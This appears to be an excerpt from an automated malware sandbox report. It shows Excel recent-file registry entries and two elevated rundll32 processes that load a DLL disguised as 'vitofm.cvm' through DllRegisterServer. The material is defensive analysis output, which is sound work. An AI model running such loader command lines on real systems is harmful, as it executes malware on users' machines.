HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAB29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAB29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAB29AC0	unknown

[illegible]

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

Analysis Process: rundll32.exe PID: 2664 Parent PID: 2528

General

Start time:	16:38:46
Start date:	12/05/2021
Path:	C:\Windows\System32\rundll32.exe

Wow64 process (32bit):	false
Commandline:	rundll32 ..\vitofm.cvm,DllRegisterServer
Imagebase:	0xffe70000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Analysis Process: rundll32.exe PID: 2636 Parent PID: 2528

General

Start time:	16:38:47
Start date:	12/05/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 ..\vitofm.cvm1,DllRegisterServer
Imagebase:	0xffe70000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Disassembly

Code Analysis